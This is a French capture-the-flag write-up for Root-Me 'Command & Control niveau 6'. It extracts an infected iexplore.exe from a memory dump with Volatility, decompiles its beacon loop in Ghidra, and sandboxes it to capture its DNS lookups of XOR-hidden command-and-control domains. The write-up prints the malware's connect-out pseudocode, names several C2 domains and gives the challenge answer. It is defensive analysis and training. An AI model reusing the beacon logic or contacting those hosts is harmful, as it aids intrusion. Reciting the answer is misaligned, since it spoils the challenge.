

# ROOT-ME - Command & Control niveau 6

Après avoir trouvé lors du niveau 3 quel programme était infecté, il faut maintenant l'extraire pour l'analyser.


## Extraction du programme

```
.../IUT/SAE-ROOTME/ch3
> volatility -f ch2.dmp --profile=Win7SP1x86_23418 procdump -p 2772 -D ./
Volatility Foundation Volatility Framework 2.6
Process(V) ImageBase Name Result
-----
0x87b6b030 0x00400000 iexplore.exe OK: executable.2772.exe
```

Une fois le programme récupéré, je l'ouvre dans Ghidra afin de l'analyser.

## Ghidra

En chargeant le programme sur Ghidra on tombe directement sur la fonction entry:



On voit à gauche qu'il y a quelques fonctions dans ce programme, j'en ai renommé certaine pour ne pas me perdre dans mes recherches, on peut observer au centre le code Assembleur et à droit le code en C.

On remarque une fonction dans laquelle il y a un temps d'arrêt assez long (900000ms soit 15minutes)

```
void long_sleep(undefined1 param_1)
{
    bool bVar1;
    undefined3 extraout_var;
    undefined3 extraout_var_00;
    int local_14;

    FUN_00401890();
    local_14 = 0;
    Sleep(900000);
    xor_fqdn(0x40200d,0x40200d);
    do {
        if (4 < local_14) {
            local_14 = 0;
        }
        socket();
        xor_fqdn((int)(PTR_DAT_00402018)[local_14],0x404050);
        bVar1 = getHostByName_func(&DAT_00404050);
        if (CONCAT31(extraout_var,bVar1) != 0) {
            bVar1 = create_socket();
            if (CONCAT31(extraout_var_00,bVar1) != 0) {
                FUN_004014a2();
            }
        }
        closesocket(DAT_00404090);
        WSACleanup();
        Sleep(15000);
        local_14 = local_14 + 1;
    } while( true );
}
```

Lance une fonction qui vient Xorer les arguments passez dans cette fonction.

```
FUN_00401890();
local_14 = 0;
Sleep(900000);
xor_fqdn(0x40200d,0x40200d);
do {
    if (4 < local_14) {
        local_14 = 0;
    }
    socket();
    xor_fqdn((int)(PTR_DAT_00402018)[local_14],0x404050);
    bVar1 = getHostByName_func(&DAT_00404050);
    if (CONCAT31(extraout_var,bVar1) != 0) {
        bVar1 = create_socket();
        if (CONCAT31(extraout_var_00,bVar1) != 0) {
            FUN_004014a2();
        }
    }
    closesocket(DAT_00404090);
    WSACleanup();
    Sleep(15000);
}
```

Ensuite, le programme viens créer une socket pour se connecter à distance sur le serveur de l'attaquant, le fqdn est à nouveau Xorer, la valeur xorer est ensuite mise dans une fonction qui va effectuer une requête DNS.

```

C:\>Decompile: getHostByName_func - (executable.2772.exe)
1
2 bool __cdecl getHostByName_func(char *param_1)
3
4 {
5     DAT_004040a0 = (hostent *)0x0;
6     DAT_004040a0 = gethostbyname(param_1);
7     return DAT_004040a0 != (hostent *)0x0;
8 }
9

```

J'ai essayé de changer l'instruction qui appel la fonction sleep CALL en NOP afin de visualiser dans une VM Windows la requête DNS et ainsi pouvoir récupérer le FQDN qui est le mot de passe du challenge. Cependant, une fois l'instruction modifié le programme ne voulait pas se lancer

```

004015a5 e8 f6 03      CALL     KERNEL32.DLL::Sleep
          00 00

```

## Lancement du programme dans une VM Windows

J'ai créer une VM Windows 10 isolé du réseau avec comme serveur DNS 127.0.0.1 afin de visualiser les requêtes DNS sur la carte loopback et voir le FQDN, j'ai donc du attendre 15min que le sleep se termine puisque je n'ai pas réussi à le modifier.

1353	1002.608036	127.0.0.1	127.0.0.1	DNS	68 Standard query 0xbf43 A ns2.wrauzfevvo.com
1355	1002.608149	127.0.0.1	127.0.0.1	DNS	68 Standard query 0xbf43 A ns2.wrauzfevvo.com
1357	1002.608164	127.0.0.1	127.0.0.1	DNS	68 Standard query 0xbf43 A ns2.wrauzfevvo.com
1359	1002.608188	127.0.0.1	127.0.0.1	DNS	68 Standard query 0xbf43 A ns2.wrauzfevvo.com
1361	1002.608204	127.0.0.1	127.0.0.1	DNS	68 Standard query 0xbf43 A ns2.wrauzfevvo.com
1363	1017.634273	127.0.0.1	127.0.0.1	DNS	72 Standard query 0x2511 A furious.devilslife.com
1365	1017.634403	127.0.0.1	127.0.0.1	DNS	72 Standard query 0x2511 A furious.devilslife.com
1367	1017.634419	127.0.0.1	127.0.0.1	DNS	72 Standard query 0x2511 A furious.devilslife.com
1369	1017.634450	127.0.0.1	127.0.0.1	DNS	72 Standard query 0x2511 A furious.devilslife.com
1371	1017.634463	127.0.0.1	127.0.0.1	DNS	72 Standard query 0x2511 A furious.devilslife.com
1373	1032.650635	127.0.0.1	127.0.0.1	DNS	71 Standard query 0x5c3f A y0ug.itisjustluck.com
1375	1032.650695	127.0.0.1	127.0.0.1	DNS	71 Standard query 0x5c3f A y0ug.itisjustluck.com
1377	1032.650710	127.0.0.1	127.0.0.1	DNS	71 Standard query 0x5c3f A y0ug.itisjustluck.com
1379	1032.650734	127.0.0.1	127.0.0.1	DNS	71 Standard query 0x5c3f A y0ug.itisjustluck.com
1381	1032.650748	127.0.0.1	127.0.0.1	DNS	71 Standard query 0x5c3f A y0ug.itisjustluck.com
1387	1047.670073	127.0.0.1	127.0.0.1	DNS	71 Standard query 0x8850 A whereare.sexy-serbian
1389	1047.670200	127.0.0.1	127.0.0.1	DNS	71 Standard query 0x8850 A whereare.sexy-serbian
1391	1047.670217	127.0.0.1	127.0.0.1	DNS	71 Standard query 0x8850 A whereare.sexy-serbian
1393	1047.670231	127.0.0.1	127.0.0.1	DNS	71 Standard query 0x8850 A whereare.sexy-serbian
1395	1047.670246	127.0.0.1	127.0.0.1	DNS	71 Standard query 0x8850 A whereare.sexy-serbian
1397	1062.697382	127.0.0.1	127.0.0.1	DNS	69 Standard query 0x844c A th1sis.l1k3aK3y.org
1399	1062.697511	127.0.0.1	127.0.0.1	DNS	69 Standard query 0x844c A th1sis.l1k3aK3y.org
1401	1062.697535	127.0.0.1	127.0.0.1	DNS	69 Standard query 0x844c A th1sis.l1k3aK3y.org
1403	1062.697551	127.0.0.1	127.0.0.1	DNS	69 Standard query 0x844c A th1sis.l1k3aK3y.org
1405	1062.697565	127.0.0.1	127.0.0.1	DNS	69 Standard query 0x844c A th1sis.l1k3aK3y.org

Au bout de 15 minutes, j'observe des requêtes DNS arrivait sur 4 FQDN:

- ns2.wrauzfevvo.com
- furious.devilslife.com
- y0ug.itisjustluck.com
- whereare.sexy-serbian

Et quelques secondes plus tard, une autre requête apparait sur un autre FQDN qui semble être le mot de passe du challenge: **th1sis.l1k3aK3y.org**

C'est bien le mot de passe du challenge.